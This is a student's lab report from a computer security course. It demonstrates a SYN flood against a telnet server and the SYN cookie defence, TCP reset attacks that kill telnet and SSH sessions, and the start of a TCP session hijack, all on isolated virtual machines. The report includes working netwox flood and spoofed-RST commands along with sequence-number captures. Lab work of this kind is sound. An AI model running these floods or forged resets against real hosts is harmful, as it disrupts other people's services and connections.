Computer Security
Assignment 2

The following IPs have been assigned to the 3 machines. Seed - 10.0.10.4, Kali - 10.0.10.5 and User - 10.0.10.6. For 2.1 and 2.2 activity, all 3 machines are on NAT network and 2.3 is done on host only mode.

2.1 When cookies are disabled on seed and there is no active telenet session.

Seed [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

/bin/bash

/bin/bash 97x29

```
[03/17/19]seed@VM:~$ sudo sysctl -a | grep cookie
[sudo] password for seed:
net.ipv4.tcp_syncookies = 0
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[03/17/19]seed@VM:~$ netstat -an | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
[03/17/19]seed@VM:~$
```

We will start the syn flood from kali to seed machine on port 23 i.e. used for telnet.

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal Sun 0

root@osb

File Edit View Search Terminal Help

```
root@osboxes:~# sudo netwox 76 -i 10.0.10.4 -p 23 -s raw
```

Active flooding at Seed

Seed [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


Terminator

/bin/bash


/bin/bash 97x29

```
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[03/17/19]seed@VM:~$ netstat -an | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
[03/17/19]seed@VM:~$ netstat -an | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.0.10.4:23            251.244.35.53:27291     SYN_RECV
tcp        0      0 10.0.10.4:23            249.41.33.137:38271     SYN_RECV
tcp        0      0 10.0.10.4:23            250.64.81.241:13851     SYN_RECV
tcp        0      0 10.0.10.4:23            241.102.82.165:31918    SYN_RECV
tcp        0      0 10.0.10.4:23            251.38.58.36:57637      SYN_RECV
tcp        0      0 10.0.10.4:23            251.40.89.190:29289     SYN_RECV
tcp        0      0 10.0.10.4:23            252.47.54.3:4208        SYN_RECV
tcp        0      0 10.0.10.4:23            249.94.231.60:36293     SYN_RECV
tcp        0      0 10.0.10.4:23            240.6.154.103:26467     SYN_RECV
tcp        0      0 10.0.10.4:23            249.205.155.155:9160    SYN_RECV
tcp        0      0 10.0.10.4:23            250.212.248.172:41654   SYN_RECV
tcp        0      0 10.0.10.4:23            253.250.3.175:30779     SYN_RECV
```

Let's try to establish a telnet connection from user machine to the server. As you can see, because of the attack on port 23, we are not able to connect.



When the attack is stopped or terminated, telnet session is established as seen below.



Let's turning ON syn cookies on victim machine

Seed [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

/bin/bash

/bin/bash 97x29

```
[03/17/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[03/17/19]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[03/17/19]seed@VM:~$
```

Once the Syn Cookies are ON, starting the attack again

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places Terminal Sun 02:14

root@osboxes

File Edit View Search Terminal Help

```
root@osboxes:~# sudo netwox 76 -i 10.0.10.4 -p 23 -s raw
^C
root@osboxes:~# sudo netwox 76 -i 10.0.10.4 -p 23 -s raw
```

You can see that after turning the syn cookies on, telnet session can be established despite the fact the flooding on the port 23.

Ubuntu-Crypto [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

cs4351@cs4351-VirtualBox: ~

```
cs4351@cs4351-VirtualBox:~$ telnet 10.0.10.4
Trying 10.0.10.4...
Connected to 10.0.10.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Mar 17 02:11:33 EDT 2019 from 10.0.10.6 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[03/17/19]seed@VM:~$
```


Observation and Explanation: It has been observed that by enabling syn cookies, although the attacker is performing syn flooding attack on server telnet port, the user is able to establish telnet session. On the other hand, if the syn cookies are turned off, the user is not able to establish a telnet session. The attack can be observed from the wireshark as well as with the netstat command.

Note: We have tried the flooding first with the network settings of "Host-only Adapter" we could see the attack in wireshark but netstat command was not showing enough data and the user was able to connect on telnet. After switching all 3 machines to NAT, the wireshark and netstat showed similar attack results and the experiment was successful.


Syncookie protection: Utilizing cryptographic hashing, the server sends its SYN-ACK response with a sequence number that is developed from the client IP address, port number, and perhaps other one of a kind identifying information. At the point when the client response, this hash is incorporated into the ACK packet. The server confirms the ACK, and only then allocates memory for the connection.

2.2 TCP Reset Attack on Telnet and SSH

We have an active telnet session between user and seed. The attacker has observed the packet details by wireshark



We will try send a reset packet from attacker machine to terminate the telnet session between user and seed. The packet will contain reset flag and last sequence number from the captured packet.



We can see on the telnet session window, it has been terminated

Ubuntu-Crypto [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

cs4351@cs4351-VirtualBox: ~

```
cs4351@cs4351-VirtualBox:~$ telnet 10.0.10.4
Trying 10.0.10.4...
Connected to 10.0.10.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Mar 17 02:15:19 EDT 2019 from 10.0.10.6 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[03/17/19]seed@VM:~$ Connection closed by foreign host.
cs4351@cs4351-VirtualBox:~$
```

We will establish ssh connection and try the same

Ubuntu-Crypto [Running] - Oracle VM VirtualBox


File Machine View Input Devices Help

Terminal


cs4351@cs4351-VirtualBox: ~

```
cs4351@cs4351-VirtualBox:~$ ssh -l seed 10.0.10.4
seed@10.0.10.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Sun Mar 17 02:18:02 2019 from 10.0.10.6
[03/17/19]seed@VM:~$
```

ssh session established



Reset Attack



As you can see in the above screen shots, we need source and destination IP addresses and ports along with the sequence number and reset flag. You can see in the image below, the session terminates.

Ubuntu-Crypto [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal File Edit View Search Terminal Help

cs4351@cs4351-VirtualBox: ~

```
cs4351@cs4351-VirtualBox:~$ ssh -l seed 10.0.10.4
seed@10.0.10.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Sun Mar 17 02:24:00 2019 from 10.0.10.6
[03/17/19]seed@VM:~$ packet_write_wait: Connection to 10.0.10.4 port 22: Broken
pipe
cs4351@cs4351-VirtualBox:~$
```

Attack with host only adapter

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

(ip.src==192.168.56.101 || ip.dst==192.168.56.103) && tcp.port==23 Expression... + Filter

No.	Time	Source	Destination	Protocol	Length	Info
6	0.695175747	192.168.56.101	192.168.56.103	TCP	66	53928 →
8	1.927952062	192.168.56.101	192.168.56.103	TELNET	68	Telnet D
10	1.928779317	192.168.56.101	192.168.56.103	TCP	66	53928 →
12	1.963249184	192.168.56.101	192.168.56.103	TCP	66	53928 →
14	1.972445847	192.168.56.101	192.168.56.103	TCP	66	53928 →

```
▸ Frame 14: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_f3:42:b3 (08:00:27:f3:42:b3), Dst: PcsCompu_cb:ce:35 (08:00
▸ Internet Protocol Version 4, Src: 192.168.56.101, Dst: 192.168.56.103
▸ Transmission Control Protocol, Src Port: 53928, Dst Port: 23, Seq: 1356989352, Ack: 18

0000  08 00 27 cb ce 35 08 00  27 f3 42 b3 08 00 45 10   ..'..5.. '.B...E.
0010  00 34 db 3c 40 00 40 06  6d 5a c0 a8 38 65 c0 a8   .4.<@.@. mZ..8e..
0020  38 67 d2 a8 00 17 50 e2  03 a8 70 90 c7 39 80 10   8g....P. ..p..9..
0030  01 0e 61 b4 00 00 01 01  08 0a a6 fa 25 d0 00 03   ..a..... ....%...
0040  f5 fb                                              ..
```


```
root@osboxes:~# sudo netwox 40 -l 192.168.56.101 -m 192.168.56.103 -o 53928 -p 23 -q 13
56989352-B
Option '-q|--tcp-seqnum' could not be set
Error 1006 : not converted
root@osboxes:~# sudo netwox 40 -l 192.168.56.101 -m 192.168.56.103 -o 53928 -p 23 -q 13
56989352 -B
IP
|version| ihl |    tos    |          totlen          |
|   4   |  5  |  0x00=0   |        0x0028=40         |
|          id             |r|D|M|     offsetfrag     |
|       0x2FB9=12217      |0|0|0|       0x0000=0     |
|      ttl      |   protocol    |        checksum    |
|    0x00=0     |   0x06=6      |       0x98FA       |
|                       source                       |
|                  192.168.56.101                    |
|                     destination                     |
|                  192.168.56.103                    |
TCP
|          source port          |     destination port     |
|         0xD2A8=53928          |       0x0017=23          |
|                       seqnum                       |
|                 0x50E203A8=1356989352              |
|                       acknum                       |
|                  0x00000000=0                      |
| doff |r|r|r|r|C|E|U|A|P|R|S|F|          window          |
|  5   |0|0|0|0|0|0|0|0|0|1|0|0|        0x0000=0          |
|          checksum             |          urgptr          |
|         0x9679=38521          |        0x0000=0          |
root@osboxes:~#
```

Rst attack


```
[03/18/19]seed@VM:~$ Connection closed by foreign host.
cs4351@cs4351-VirtualBox:~$
```

For ssh

```
cs4351@cs4351-VirtualBox:~$ ssh 192.168.56.103 -l seed
seed@192.168.56.103's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

Last login: Mon Mar 18 04:16:55 2019 from 192.168.56.103
[03/18/19]seed@VM:~$
```



Kali command for reset attack




```
Customization  Downloads  Music              secret    Templates
[03/18/19]seed@VM:~$ ls
android        Desktop    examples.desktop   Pictures  secret.save  Videos
bin            Documents  lib                Public    source
Customization  Downloads  Music              secret    Templates
[03/18/19]seed@VM:~$ packet_write_wait: Connection to 192.168.56.103 port 22: Br
oken pipe
cs4351@cs4351-VirtualBox:~$
```

Observations: Once we have obtained the sequence numbers from wireshark, we can easily forge new packets and terminate ongoing communication by sending a 'RST' or 'FIN' flag. The attack was successful.

2.3 TCP Session Hijacking

To do this, we need to establish a telnet session between user and seed and observe the packet sequence sent between two computers. User – 192.168.56.101, Server (seed) – 192.168.56.103 and Kali – 192.168.56.104.



The following table explains the packet exchange between client(user) and server(seed) are as follows

Client			**Server**
Seq# 1996027072			
Ack# 3525846844	ACK		
Seq# 1996027072			
Ack# 3525846844	PSH, ACK		
		PSH, ACK	Seq# 3525846844
			Ack# 1996027073
Seq# 1996027073			
Ack# 3525846845	ACK		
Seq# 1996027073			
Ack# 3525846845	PSH, ACK		
		PSH, ACK	Seq# 3525846846
			Ack# 1996027074
Seq# 1996027074			
Ack# 3525846846	ACK		
Seq# 1996027074			
Ack# 3525846846	PSH, ACK		

We can use the above highlighted Seq# and Ack# for our next forged packet. We also need to create a secret file for demonstration purpose, that the hijacker is interested to read. We will create this file on the server.

```
/bin/bash 97x29
[03/17/19]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  Music     Public  source     Videos
